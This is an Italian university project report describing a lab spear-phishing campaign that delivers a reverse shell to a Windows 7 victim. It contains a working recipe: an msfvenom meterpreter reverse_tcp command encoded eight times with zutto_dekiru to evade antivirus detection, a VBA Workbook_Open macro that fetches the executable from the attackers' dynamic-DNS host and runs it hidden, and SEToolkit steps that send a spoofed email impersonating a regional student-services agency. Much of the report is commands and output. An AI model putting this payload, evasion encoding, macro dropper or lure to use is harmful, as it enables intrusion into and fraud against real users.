



UNIVERSITA' DEGLI STUDI DI  
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base  
Corso di Laurea Magistrale in Ingegneria Informatica

Elaborato di

***Network Security: Spear Phishing e  
Reverse Shell Attack***

Anno Accademico 2021/2022

Professore  
**Simon Pietro Romano**

Componenti del gruppo  
**Margherita Maria M63001118**  
**Martina Russo M63001128**  
**Michelle Pepe M63001196**

# Indice

<b>1</b>	<b>Introduzione</b>	<b>2</b>
1.1	Scenario realizzato . . . . .	3
<b>2</b>	<b>Sviluppo del progetto</b>	<b>4</b>
2.1	Preparazione dell'attacco . . . . .	4
2.2	Sviluppo e messa in atto . . . . .	13
<b>3</b>	<b>Virgilio</b>	<b>15</b>
3.1	Attacco al servizio di posta elettronica . . . . .	15
<b>4</b>	<b>Gmail</b>	<b>17</b>
4.1	Attacco al servizio di posta elettronica . . . . .	17

# Capitolo 1

## Introduzione

Nel presente elaborato viene trattata una categoria particolare di cyber attacchi, che viene definita "**spear phishing**".

Si definisce phishing un attacco informatico che, attraverso email fraudolente, mira a ottenere informazioni personali.

Il caso più pericoloso di phishing è quello preso da noi in analisi, ovvero lo spear phishing: seppur operi con la stessa logica del phishing, è un attacco rivolto esclusivamente a una persona o azienda specifica.

Il destinatario in questione è già stato identificato con precedenti operazioni di ingegneria sociale e l'obiettivo è truffarlo per gli scopi già presentati.

Possiamo elencare le peculiarità dello spear phishing come segue:

- **l'attacco è molto personalizzato**: spesso il phisher conosce di persona la vittima o le ha sottratto moltissimi dati nel tempo;
- **il messaggio è molto più accurato**: l'email è quasi perfetta dal punto di vista sintattico e grafico, e lo stesso vale per il sito falso, che ricalca quasi perfettamente quello autentico. Ciò rende estremamente difficile accorgersi della truffa.

In particolare, in questo elaborato viene generato un payload malevolo, come risorsa di un Web Server, e tale payload viene camuffato mediante macro su Office; questo viene iniettato attraverso email e la vittima attraverso l'apertura del file office, ignara, esegue il codice malevolo, permettendo a noi attaccanti di avere possesso da remoto della sua shell.

Funziona così: arriva un'e-mail, apparentemente da una fonte attendibile, ma invece conduce il destinatario ignaro a un sito Web fittizio pieno di malware.

## 1.1 Scenario realizzato




Figura 1.1: Scenario di un spear phishing.

Abbiamo seguito uno scenario semi-realistico in riferimento ad un episodio avvenuto di recente: l'ente che si occupa dei servizi dedicati agli studenti campani è stato hackerato, e le email personali di ciascun utente sono state rese pubbliche e divulgate in rete.

A valle di un'analisi accurata, effettuata visualizzando il file reso noto, abbiamo dedotto che la maggior parte degli studenti utilizzano come servizio di posta elettronica i providers **Gmail** e **Virgilio**.

Abbiamo dunque realizzato un reverse shell attack mediante spear phishing con l'intento di capire come provare ad eludere le loro policy di sicurezza.

L'attaccante è stato impersonificato da una macchina virtuale Kali Linux, configurata con scheda di rete in modalità Bridge, ospitata da un sistema operativo Windows 11.

La vittima è rappresentata da un sistema operativo Windows 7.

Per la comprensione dei passaggi che hanno portato alla realizzazione del progetto, è stato opportuno dividerlo in due fasi:

- 1) **Preparazione dell'attacco**
- 2) **Sviluppo e messa in atto.**

## Capitolo 2

# Sviluppo del progetto

### 2.1 Preparazione dell'attacco

Per la realizzazione del progetto siamo partite con l'upload del Web Server Apache2 sulla macchina attaccante Kali linux: tale operazione è resa possibile attraverso l'utilizzo del comando:

*sudo apt-get install apache2*

Per verificare che l'installazione è andata a buon fine, basta verificare cosa accade se andiamo ad inserire "localhost" all'interno della barra del browser: se compare la pagina di default Apache, tutto è stato settato correttamente.




Figura 2.1: Web Server Apache2.

Una volta fatto ciò, abbiamo ritenuto opportuno permettere la fruizione del servizio anche da remoto: pertanto è stato utilizzato il provider di servizi host e di dominio **No-IP**, che ci ha consentito di associare un nome di dominio all'indirizzo Ip pubblico della macchina virtuale.




Figura 2.2: Utilizzo di No-IP.

Abbiamo dovuto in primo luogo creare un hostname e successivamente modificare delle impostazioni del router a cui risulta essere collegata la macchina Kali. Il nostro router va visto come un enorme recinto elettrico o muro, con poche porte o aperture. Questa recinzione o muro elettrico funge da barriera e coperta di sicurezza dallo spaventoso mondo esterno di Internet. Il router viene fornito preconfigurato con alcune di quelle porte aperte per consentirci di accedere a Internet, ma le altre sono ben chiuse. Quindi, per eseguire un server, per accedere al nostro computer in remoto, è stato necessario aprire una porta per far entrare il traffico esterno. Questa operazione è chiamata **Port Forwarding**. In particolare, è stata aperta la porta 80, riservata al protocollo http.

#	Stato	Servizio Nome	Sorgente IP	Interfaccia WAN	Indirizzo IP del Server	Porta Iniziale	Porta Finale	Porta di Traslazione Iniziale	Porta di Traslazione Finale	Protocollo	Modifica
1				Predefinito		80	80	80	80	TCP	

Figura 2.3: Apertura porta 80.

Successivamente siamo passate all'elaborazione del pacchetto da iniettare : abbiamo fatto utilizzo del tool **Metasploit** framework messo a disposizione dal sistema operativo Kali Linux.

Si tratta di uno strumento il cui scopo è quello di permettere ad un tester di scrivere velocemente exploit e di automatizzarne l'esecuzione. All'interno del tool sono disponibili una libreria di exploit per le più comuni (e non) vulnerabilità, un'archivio di payloads e strumenti di utilità pronti all'uso.

I passaggi fondamentali per l'exploiting di un sistema utilizzando Metasploit Framework comprendono:

- **Scegliere e configurare un payload** (codice da eseguire sul sistema attaccato dopo esserci penetrati con successo; per esempio una shell remota o un VNC server);
- **Scegliere la tecnica di codifica** in modo che l'intrusion prevention system (IPS) ignori il payload codificato.
- **Eseguire l'exploit.**

Analizziamo i singoli passi : per quanto riguarda la configurazione abbiamo utilizzato **MSFVENOM**, generatore di payload che consente di settare opportune opzioni, visibili in figura 2.4.

```

root@kali:~/home/kali
$ msfvenom -h
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload>   Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options       <format>    List --payload <value>'s standard, advanced and evasion options
  -f, --format         <encoder>   Output format (use --list formats to list)
  -e, --encoder        <encoder>   The encoder to use (use --list encoders to list)
  --service-name      <value>     The service name to use when generating a service binary
  --sec-name          <value>     The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest          <value>     Generate the smallest possible payload using all available encoders
  --encrypt            <value>     The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key       <value>     A key to be used for --encrypt
  --encrypt-iv        <value>     An initialization vector for --encrypt
  -a, --arch          <arch>       The architecture to use for --payload and --encoders (use --list archs to list)
  --platform          <platform>   The platform for --payload (use --list platforms to list)
  -o, --out            <path>      Save the payload to a file
  -b, --bad-chars      <list>      Characters to avoid example: '\x00\xff'
  -n, --nopsled        <length>    Prepend a nopsled of [length] size on to the payload
  --pad-nops          <length>     Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
  -s, --space          <length>     The maximum size of the resulting payload
  --encoder-space      <length>     The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations    <count>     The number of times to encode the payload
  -c, --add-code       <path>      Specify an additional win32 shellcode file to include
  -x, --template       <path>      Specify a custom executable file to use as a template
  -k, --keep           <value>     Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name       <value>     Specify a custom variable name to use for certain output formats
  -t, --timeout        <second>    The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help           Show this message

```

Figura 2.4: MSFVENOM.

Abbiamo allora fatto le seguenti scelte:

- **Payload** : Metasploit mette a disposizione diversi pacchetti utilizzabili, in relazione al tipo di sistema operativo attaccato e all'operazione che si vuole effettuare.

```
(kali@kali)~$ msfvenom -l payload --platform windows --arch x64
```

Framework Payloads (594 total) [--payload <value>]

Name	Description
generic/custom	Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR.
generic/shell_bind_tcp	Listen for a connection and spawn a command shell
generic/shell_reverse_tcp	Connect back to attacker and spawn a command shell
windows/x64/exec	Execute an arbitrary command (Windows x64)
windows/x64/loadlibrary	Load an arbitrary x64 library path
windows/x64/messagebox	Spawn a dialog via MessageBox using a customizable title, text & icon
windows/x64/meterpreter/bind_ipv6_tcp	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection (Windows x64)
windows/x64/meterpreter/bind_ipv6_tcp_uuid	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/meterpreter/bind_named_pipe	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a pipe connection (Windows x64)
windows/x64/meterpreter/bind_tcp	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection (Windows x64)
windows/x64/meterpreter/bind_tcp_rc4	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
windows/x64/meterpreter/bind_tcp_uuid	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_http	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_https	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows x64 wininet)
windows/x64/meterpreter/reverse_named_pipe	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker via a named pipe pivot
windows/x64/meterpreter/reverse_tcp	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker (Windows x64)
windows/x64/meterpreter/reverse_tcp_rc4	Inject the meterpreter server DLL via the Reflective DLL Injection

Figura 2.5: Payload offerti da Metasploit.

Poichè la nostra vittima è un sistema operativo Windows7, sviluppato su architettura a 64 bit, abbiamo scelto il seguente payload *windows/x64/meterpreter/reverse\_tcp*, che è una delle funzionalità più potenti che Metasploit Framework ha da offrire. Ti consente di controllare da remoto il file system, sniffare, keylog, hashdump, controllare la webcam e il microfono.

I firewall funzionano secondo il principio del blocco delle connessioni in entrata. Quindi praticamente qualsiasi connessione in entrata a un host dietro il firewall è bloccata dal firewall. Tuttavia, sarà consentito il traffico di ritorno per la connessione avviata dal dispositivo.

Il TCP inverso è fondamentalmente questo, invece di avviare la connessione al dispositivo da parte dell'attaccante, che viene bloccato dal firewall, il dispositivo avvierà la connessione all'attaccante, che sarà consentita;

- **Local Host:** indirizzo della macchina Kali pubblico, inseribile o attraverso il nome di dominio creato (mmm1997.ddns.net) o recuperabile attraverso siti come **whatsmyip**.

- **Local port:** porta su cui accettiamo il traffico proveniente dalla macchina attaccata (4444 è la porta predefinita da Metasploit per TCP/UDP).

- **Formato file:** file eseguibile.

Per quanto riguarda la tecnica di codifica, Metasploit mette a disposizione numerosi Encoders differenti, visibili in figura 2.4.



```
(kali@kali)-[~]
$ msfvenom -l encoder --platform windows --arch x64

Framework Encoders (architectures: x64) [--encoder <value>]


+-----+-----+-----+
| Name           | Rank   | Description                                     |
+-----+-----+-----+
| generic/eicar  | manual | The EICAR Encoder                             |
| generic/none   | normal | The "none" Encoder                           |
| x64/xor        | normal | XOR Encoder                                   |
| x64/xor_context| normal | Hostname-based Context Keyed Payload Encoder |
| x64/xor_dynamic| normal | Dynamic key XOR Encoder                     |
| x64/zutto_dekiru| manual | Zutto Dekiru                                 |
+-----+-----+-----+
```

Figura 2.6: Analisi attraverso VirusTotal.

Inizialmente abbiamo pensato di utilizzare l'encoder "Shikata ga nai" in quanto rappresenta il più utilizzato per questa tipologia di attacchi, ma ci siamo rese conto che non riusciva a camuffare correttamente il pacchetto che pertanto veniva rilevato.

Di conseguenza per scegliere il miglior encoder possibile, abbiamo utilizzato **VirusTotal**. Quest'ultimo è un sito web che permette l'analisi gratuita di files e/o URLs per scovarne virus o malwares all'interno.

Abbiamo testato la capacità di ciascuno degli encoder messi a disposizione da Metasploit, producendo diversi file eseguibili, uno per ogni encoder: quest'analisi ci ha portate a scegliere Zutto Dekiru.



0 / 53

✓ Nessun fornitore di sicurezza e nessun sandbox ha contrassegnato questo file come dannoso

0348646e9556af4abf13f79408826bfa37d0e0bfbac3de57eed9422d4873f21e  
b.exe

293.00 B  
Dimensione

2022-03-01 15:11:28 UTC  
1 minuto fa

Punteggio comunitario

RILEVAMENTO	DETTAGLI	COMUNITÀ
Ad-Aware	✓ Inosservato	AhnLab-V3
ALYac	✓ Inosservato	Antiy-AVL
Arcabit	✓ Inosservato	Avast
Avira (senza nuvola)	✓ Inosservato	Baidu
BitDefender	✓ Inosservato	BitDefender Theta
CAT-QuickHeal	✓ Inosservato	ClamAV
CMC	✓ Inosservato	Comodo
Cynet	✓ Inosservato	Cirene

Figura 2.7: Analisi attraverso VirusTotal.

E' stato scelto l'encoder `x64/zutto_dekiru` e il numero di volte con cui è stato

codificato il pacchetto pari ad 8, così che come si evince dalla figura 2.7, riusciamo ad aggirare i controlli di sicurezza.

```

root@kali:~/home/kali# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.10.10 lport=4444 -f exe -e x64/zutto_dekiru -i 8 -o remotofinale.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 558 (iteration=0)
x64/zutto_dekiru succeeded with size 609 (iteration=1)
x64/zutto_dekiru succeeded with size 664 (iteration=2)
x64/zutto_dekiru succeeded with size 711 (iteration=3)
x64/zutto_dekiru succeeded with size 761 (iteration=4)
x64/zutto_dekiru succeeded with size 821 (iteration=5)
x64/zutto_dekiru succeeded with size 871 (iteration=6)
x64/zutto_dekiru succeeded with size 923 (iteration=7)
x64/zutto_dekiru chosen with final size 923
Payload size: 923 bytes
Final size of exe file: 7680 bytes
Saved as: remotofinale.exe


```

Figura 2.8: **Payload malevolo generato.**

L'eseguibile così generato è stata inserito come risorsa del Web server: tale inserimento è reso possibile attraverso lo spostamento del file generato nel path */var/www/html*.

Siamo passate successivamente alla realizzazione del file Excel per elaborare il codice macro al suo interno: si tratta di una serie di comandi e istruzioni, permesse da molteplici Applicazione Office, che consentono di completare un'attività automaticamente.

Nel nostro caso d'uso, l'intento è stato sfruttare la macro per scopi malevoli: ovviamente si tratta di una tecnica che non dipende da nessuna vulnerabilità software concreta, solo dipende da che gli utenti aprano il documento e accettino la macro. Il codice è stato scritto utilizzando il linguaggio **VBA** (Visual Basic for Application).



```

Private Sub Workbook_Open()
    Dim x As Variant
    Dim Path As String
    Dim windowStyle As Integer: windowStyle = 0
    ' Set the Path variable equal to the path of your program's installation

    x = Shell("C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" & _
        " -url" & " " & "mmml1997.ddns.net/remotofinale.exe", vbHide)

    y = Shell("C:\Users\utente\Downloads\remotofinale.exe", vbHide)
End Sub

```

Figura 2.9: **Codice Visual Basic.**

- 1) con il primo comando viene aperto il motore di ricerca Chrome effettuando una richiesta alla risorsa `reverse_shell.exe` al web server istanziato sulla macchina attaccante;
- 2) con il secondo comando viene effettuata l'esecuzione del file precedentemente scaricato dalla vittima ignara.

A questo punto abbiamo proseguito con la creazione di un'email attraverso il tool **SEToolkit**.

SEToolkit (Social Engineering Toolkit) è un tool, programmato in Python e creato per il sistema operativo Kali Linux che offre servizi di Ingegneria sociale, in particolare mette a disposizione svariate funzioni, tra cui la creazione di pagine di phishing, invio di mail o sms da emittenti fasulli.




Figura 2.10: **Setoolkit.**

Dal menù presente nell'immagine, il quale viene fuori dall'apertura di Se-

toolkit, abbiamo selezionato l'opzione 5.

Il **Mass Mailer Attack** consentirà di inviare e-mail alle vittime e personalizzarle. Questa opzione non ti consente di creare payload, quindi in genere è utilizzata per eseguire un attacco di phishing di massa.

```
set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
```

Figura 2.11: Setoolkit - Mass Mailer Attack.

Scelta l'opzione 5, viene data l'opportunità di scegliere tra due opzioni: inviare una sola email o un gruppo di email. E' stata da noi scelta la prima alternativa.


```
set:phishing> Subject of the email: Riepilogo restituzione tassa regionale per il diritto allo studio
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Nella Tabella Allegato 1 sono riportati tutti i rimborsi di tassa regionale per il diritto allo studio universitario effettuati dall'Adisurc nel periodo 01/12/2019 - 23/02/2022, relativamente alle istanze pervenute entro il 21/12/2021. Per i nominativi accanto a cui è indicata modalità di pagamento "Quietanza" è possibile ritirare la somma rimborsata presso una delle filiali di Intesa San Paolo entro e non oltre il 30 dicembre 2021, portando con sé copia del proprio documento di identità e codice fiscale e indicando i numeri dei mandati di pagamento associati ai propri nominativi, come riportato nella tabella.
Next line of the body:
Next line of the body: Per conoscere le filiali in cui è possibile ritirare, nonché i giorni e gli orari di accesso al pubblico, è possibile contattare la filiale di Intesa San Paolo di Via Del Forno Vecchio n. 36 a Napoli.
Next line of the body: END
set:phishing> Send email to: demariludovica@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay
```

Figura 2.12: Setoolkit - Single Email Address.

A questo punto viene richiesto di inserire l'oggetto dell'email ed in seguito di inserire il testo in chiaro oppure utilizzando HTML. Abbiamo optato per il plaintext e specificato l'email della vittima. A questo punto setoolkit fornisce la possibilità di effettuare l'invio con un proprio account gmail oppure usando un proprio server.

A questo punto abbiamo utilizzato **SMTP2GO**: un provider di servizi e-mail rapido e scalabile, per l'invio di e-mail transazionali e di marketing e la visualizzazione di report sul recapito delle stesse. SMTP2GO permette di iscriversi gratuitamente per un numero di email inferiori a 1000, a patto che venga utilizzato un dominio privato. Per eludere quest'ultima condizione ci siamo iscritte a tale servizio con un'email temporanea, del tipo "farsight69@gmailiz.com", ottenuta con **TempEmail**.



The screenshot shows a web interface for adding an SMTP user. At the top, there's a back arrow and the title "Aggiungi utente SMTP". Below the title is a descriptive paragraph: "Aggiungi i dettagli dell'utente SMTP di seguito. Facoltativamente, imposta un limite di frequenza, annulla l'iscrizione a piè di pagina, monitoraggio e stato, o scegli le opzioni avanzate." The main section is titled "Configura utente" and contains several input fields: "Nome utente" with the value "mmm1997", "Parola d'ordine" with masked characters "\*\*\*\*\*", "Descrizione" with the value "Opzionale", and "Limite di tariffa" with a dropdown menu set to "Illimitato" and a checked checkbox "Usa predefinito". At the bottom of the form are two buttons: "Aggiungi utente SMTP" and "Di ritorno". On the right side of the form, there are links: "Dettagli SMTP", "Annulla iscrizione piè di pagina", "Monitoraggio e stato", and "Avanzate". A blue speech bubble icon is located in the bottom right corner of the interface.

Figura 2.13: SMTP2go.

Dopo la scelta di utilizzare un nostro server SMTP, ci viene chiesto di inserire quale indirizzo la vittima vede come mittente, l'username e la password creato con SMTP, la porta dell'SMTP server. Infine ci offre la possibilità di dare priorità all'email, opzione da noi scelta, e di allegare un eventuale documento che nel nostro caso è il file Excel che ci permette di sferrare l'attacco, come si vede in figura 2.14.

```
set:phishing> Send email to: ludovicademari@virgilio.it
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com): borsecral@adisurcampania.it
set:phishing> The FROM NAME the user will see: BorseCral
set:phishing> Username for open-relay [blank]: mmm1997
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): mail.smtp2go.com
